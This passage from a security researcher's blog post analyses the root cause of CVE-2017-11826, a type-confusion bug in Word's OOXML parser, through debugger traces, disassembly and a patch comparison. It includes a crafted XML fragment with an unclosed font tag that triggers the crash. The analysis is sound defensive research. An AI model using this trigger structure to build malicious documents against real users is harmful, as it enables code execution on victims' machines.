wwlib!DllGetClassObject+0x387b1:
3127d3fb 55              push    ebp
```

Then it calls sub_31249DA0 several times as the hierarchy’s decrease,and I find the calculated address is have a offset_0x4c between the adjacent calls:




```
Breakpoint 5 hit
eax=04d020f4 ebx=00000000 ecx=04d02000 edx=00000003 esi=0000ffff edi=04d02140
eip=31249db7 esp=001138c0 ebp=00113924 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0x516d:
31249db7 c3              ret
0:000> g
Breakpoint 5 hit
eax=04d020a8 ebx=00000000 ecx=04d02000 edx=00000002 esi=0000ffff edi=04d020f4
eip=31249db7 esp=001138c0 ebp=00113924 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0x516d:
31249db7 c3              ret
0:000> g
Breakpoint 5 hit
eax=04d0205c ebx=00000000 ecx=04d02000 edx=00000001 esi=0000ffff edi=04d020a8
eip=31249db7 esp=001138c0 ebp=00113924 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
wwlib!DllGetClassObject+0x516d:
31249db7 c3              ret
```

I don't know what it is doing at all!!But it doesn't matter,maybe it's handling something related to the nested tags' object memory ,it is a little complex,I have no more time to reversing it ☺,you just need to remember that the nested tags' object memory is connected by various pointer,and indexed by the hierarchy




```
0:000> g
 sub_3127D3FB(parent) 066afbac  "idmap"
the current tag's hierarchy is:04d02000  00000005
eax=313ed02c ebx=001139c8 ecx=001139c8 edx=313fb30e esi=063bc000 edi=313ed02c
eip=3127d3fb esp=001139ac ebp=001139e8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
wwlib!DllGetClassObject+0x387b1:
3127d3fb 55              push    ebp
```



```
 sub_312C61D4(exploit) 066afbac  "idmap"
the current tag's hierarchy is:04d02000  00000006
eax=00000001 ebx=0000ffff ecx=00000001 edx=00000000 esi=063bc000 edi=001139c8
eip=312c61d4 esp=00113958 ebp=001139a8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0x8158a:
312c61d4 55              push    ebp
```


It's easy to find that when the exp_funciton sub_312C61D4 parsing or handling the tag distributed by the parent function sub_3127D3FB,the tag's hierarchy will increase 1 first,by which tha parser maybe in order to count the close tag in when parsing the current tag's structure,if the tag has no close tag,it won't increase 1 And when it really parse the tags content(attributes),it will dec twice:




```
31613076 8bb6140b0000    mov     esi,dword ptr [esi+0B14h]
3161307c 8b06            mov     eax,dword ptr [esi]
3161307e 8b10            mov     edx,dword ptr [eax]
31613080 4a              dec     edx
31613081 4a              dec     edx
31613082 8bce            mov     ecx,esi
31613084 e8176dc3ff      call    wwlib!DllGetClassObject+0x5156 (31249da0)
31613089 8b4044          mov     eax,dword ptr [eax+44h]
```

Why dec twice?I just guess one is for the close tag as it has finished the current tag's parsing or initial handling, and one is for backing to the upper level tag(the parent tag),for the OOXML parser operate the child tag based on the parent tag(the nested tag tree),maybe as following:


Abstract Nested Tag Tree by ITh4cker



The is a real and much abstract nested tag tree,you can find that the tags in the same tag have the same hierarchy,i.e.the tag B and tag b in tag C. you can get it easily by observing other xml file's parsing,such as following:




```
<w:compat>
    <w:spaceForUL />
    <w:balanceSingleByteDoubleByteWidth />
    <w:doNotLeaveBackslashAlone />
    <w:ulTrailSpace />
    <w:doNotExpandShiftReturn />
    <w:adjustLineHeightInTable />
    <w:useFELayout />
    <w:compatSetting w:name="compatibilityMode" w:uri="http://schemas.microsoft.com/office/word" w:val="1
    <w:compatSetting w:name="overrideTableStyleFontSizeAndJustification" w:uri="http://schemas.microsoft.
    <w:compatSetting w:name="enableOpenTypeFeatures" w:uri="http://schemas.microsoft.com/office/word" w:v
    <w:compatSetting w:name="doNotFlipMirrorIndents" w:uri="http://schemas.microsoft.com/office/word" w:v
</w:compat>
```




```
 sub_3127D3FB(parent) 066b6b40  "compat"
the current tag's hierarchy is:02158000  00000001
 sub_3127D3FB(parent) 066b6b50  "spaceForUL"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "balanceSingleByteDoubleByteWidth"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "doNotLeaveBackslashAlone"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "ulTrailSpace"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "doNotExpandShiftReturn"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "adjustLineHeightInTable"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "useFELayout"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "compatSetting"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "compatSetting"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "compatSetting"
the current tag's hierarchy is:02158000  00000002
 sub_3127D3FB(parent) 066b6b50  "compatSetting"
the current tag's hierarchy is:02158000  00000002
```

But if I remember correctly,the tag font and idmap in the same tag OLEObject have different hierarchy,the font is 4 and the idmap is 5 when the parent function distributed the tag's parsing:



```
 sub_3127D3FB(parent) 066afb4c   "document"
the current tag's hierarchy is:0738e000  00000000
 sub_3127D3FB(parent) 066afb60   "body"
the current tag's hierarchy is:0738e000  00000001
 sub_3127D3FB(parent) 066afb6c   "shapeDefaults"
the current tag's hierarchy is:0738e000  00000002
 sub_3127D3FB(parent) 066afb8a   "OLEObject"
the current tag's hierarchy is:0738e000  00000003
 sub_312C61D4(exploit) 066afb8a   "OLEObject"
the current tag's hierarchy is:0738e000  00000004
 sub_3127D3FB(parent) 066afba0   "font"
the current tag's hierarchy is:0738e000  00000004
 sub_3127D3FB(parent) 066afbac   "idmap"
the current tag's hierarchy is:0738e000  00000005
 sub_312C61D4(exploit) 066afbac   "idmap"
the current tag's hierarchy is:0738e000  00000006
(798.18c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=0750baf0 ecx=0750baf0 edx=00000004 esi=008e45fc edi=0738e18c
eip=3161309b esp=001138f8 ebp=00113954 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!wdGetApplicationObject+0x51495:
3161309b 8b08            mov     ecx,dword ptr [eax]  ds:0023:088888ec=????????
```

Why it's not the same??Then I find the answer in the document.xml,I Find that the tag font has no close,it still open!oh,my god..Everything seems to be clear now,as the font tag doesn't close itself,so the parser will take for it has a nest tag,which is idmap..,so when paring idmap,the hierarchy will increase:




```
http://schemas.microsoft.com/office/word/2006/wordml" >
    <w:body >
        <w:shapeDefaults >
            <o:OLEObject >
                4<w:font  w:name="LincerCharChar棱□font: batang">
                    5<o:idmap/>
            </o:OLEObject>
        </w:shapeDefaults>
    </w:body>
</w:document>
```

So when parsing idmap,the parser should calculate the XX(call sub_31249DA0) to get the pointer of idmap tag with hierarchy 3(based On OLEObject)originally,but here it calculate XX with 4,which will get the pointer to the name attribute of font tag(which is crafted by attacker!),so it is the absent of close tag of font tag that caused the wrong "leader-member relation",which caused the type confusion vul in the parser' parsing process.


0x012 Patch Analysis

After patching Office 2007 sp3,I get the patched wwlib.dll,its Version is 12.0.6779.5000,then I search the sequences of bytes(8B 40 44 8B 40 44) in IDA to locate the key function:




```
.text:3177DA99 8B 47 44              mov     eax, [edi+44h]
.text:3177DA9C 83 78 04 01           cmp     dword ptr [eax+4], 1
.text:3177DAA0 0F 85 87 54 B3 FF     jnz     loc_312B2F2D
.text:3177DAA6 8B 8E 18 0B 00 00     mov     ecx, [esi+0B18h]
.text:3177DAAC 8B 01                 mov     eax, [ecx]
.text:3177DAAE 8B 10                 mov     edx, [eax]
.text:3177DAB0 4A                    dec     edx
.text:3177DAB1 4A                    dec     edx
.text:3177DAB2 E8 20 C2 AC FF        call    sub_31249CD7
.text:3177DAB7 81 78 48 12 66 D8 31  cmp     dword ptr [eax+48h], offset sub_31D86612
.text:3177DABE 75 1D                 jnz     short loc_3177DADD
.text:3177DAC0 8B 40 44              mov     eax, [eax+44h]
.text:3177DAC3 8B 40 44              mov     eax, [eax+44h]
.text:3177DAC6 8B 4F 44              mov     ecx, [edi+44h]
.text:3177DAC9 89 41 44              mov     [ecx+44h], eax
.text:3177DACC 8B 47 44              mov     eax, [edi+44h]
.text:3177DACF 8B 40 44              mov     eax, [eax+44h]
.text:3177DAD2 8B 08                 mov     ecx, [eax]
.text:3177DAD4 50                    push    eax
.text:3177DAD5 FF 51 04              call    dword ptr [ecx+4]
```

We can see that the patch has added a compare statement,if the value of poi(XX + 48h) equals to the address of sub_31D86612,it will jump to another branch,so it won’t cause the vul,now the problem comes: why it compare these two position or address? Then I find that there is another address calling sub_31D86612:




```
.text:312B2EF6 E8 51 C1 FC FF        call    sub_3127F04C    ; calculate address (XX)
.text:312B2EFB 8B 55 E4              mov     edx, [ebp+var_1C]
.text:312B2EFE 8B F8                 mov     edi, eax
.text:312B2F00 89 57 44              mov     [edi+44h], edx
.text:312B2F03 C7 47 48 12 66 D8 31  mov     dword ptr [edi+48h], offset sub_31D86612
.text:312B2F0A 8D 86 24 02 00 00     lea     eax, [esi+224h]
.text:312B2F10 8B 08                 mov     ecx, [eax]
.text:312B2F12 D1 E9                 shr     ecx, 1
.text:312B2F14 83 E1 01              and     ecx, 1
.text:312B2F17 89 5D 10              mov     [ebp+arg_8], ebx
.text:312B2F1A 75 09                 jnz     short loc_312B2F25
.text:312B2F1C 39 5D E0              cmp     [ebp+var_20], ebx
.text:312B2F1F 0F 85 D1 61 36 00     jnz     loc_316190F6
.text:312B2F25
```

You cane see that the address is written into [edi + 44],edi = the return value of sub_31249CD7() as the function sub_3127F04C calling sub_31249CD7:




```
sub_3127F04C    proc near               ; CODE XREF: s
                                        ; sub_31280D96

arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+arg_0]
                mov     ecx, [eax+0B18h]
                mov     eax, [ecx]
                mov     eax, [eax]
                test    eax, eax
                jz      short loc_3127F068
                lea     edx, [eax-1]
                call    sub_31249CD7

loc_3127F068:                           ; CODE XREF: s
                pop     ebp
                retn    4
sub_3127F04C    endp
```

It seems to be clear now, and now I can guess the memory layout may like following (linear list?)by several debugging when the parser parse the nested tags ,it's just a guess,may be incorrent,but it doesn't matter,just you can abstract it like so☺ (the tag handler maybe the function that does the real parsing work for the tag!And you can find the tag handler of font tag is the function sub_31280a89 when you debugging)



```
02a7f0f4 ff ff 00 00 ff ff 00 00 04 00 00 00 04 00 00 00  ................
02a7f104 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f114 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00  ................
02a7f124 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00  ................
02a7f134 00 00 00 00 40 8b a6 06 58 2e 61 31 de 01 00 00  ....@...X.a1....
02a7f144 dd 00 00 00 15 00 00 00 10 00 00 00 00 00 00 00  ................
02a7f154 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f164 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00  ................
02a7f174 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f184 00 5c ad 06 89 0a 28 31 ff ff 00 00 ff ff 00 00  .\....(1........
02a7f194 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f1a4 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff  ................
02a7f1b4 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff  ................
02a7f1c4 00 00 00 00 00 00 00 00 00 00 00 00 d0 8c a6 06  ................
02a7f1d4 58 2e 61 31 00 00 00 00 00 00 00 00 00 00 00 00  X.a1............
02a7f1e4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f1f4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f204 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f214 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f224 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f234 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f244 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f254 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f264 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f274 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02a7f284 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```



So it can prevent the vul by comparing the value of the specificed tag handler with the calculated function address function before calling the tag's class method(by deference the the object pointer and vftable)

0x02 Conclusion

Here,I want to share some my ideas about vulnerability analysis,as I just analyze the vul or bug from the perspective of the result(crash or exploit),to locate where the bug or problem reside in by stack backtracing and cross-reference calling,or other analysis methods,Why I do so? In fact,I just imagine that I have encountered the crash problem in the real work,when I will analyze the problem like so,no extra analysis information can be get from th Internet,back to the CVE-2017-11826,when you analyze the crash,you can just think that you encounter it in your vul digging process,so you have to make it clear toroughly if you want to submit a poc to the vendors for some dollars☺And in my view, writing the exploit can be regarded as “**A second analysis**” for the problem and the process of analyzing and exploiting the vul has at least 2 scene for security researcher to imagine:

1 is the code audit staff(bug hunters) of the company products ,they do it for a better attack and defense.

2 is the vulnerability digging researcher(or white hats or hackers),they do it for submitting a poc or writting a advanced exploit or others to make money.

No matter where we are,we have to make great efforts to do it.I will write an article about how to write a exp of CVE-2107-11826 and more articles about exploit writing later,I am a beginner,and I need to word harder☺

ITh4cker BeiJing
2017/12/23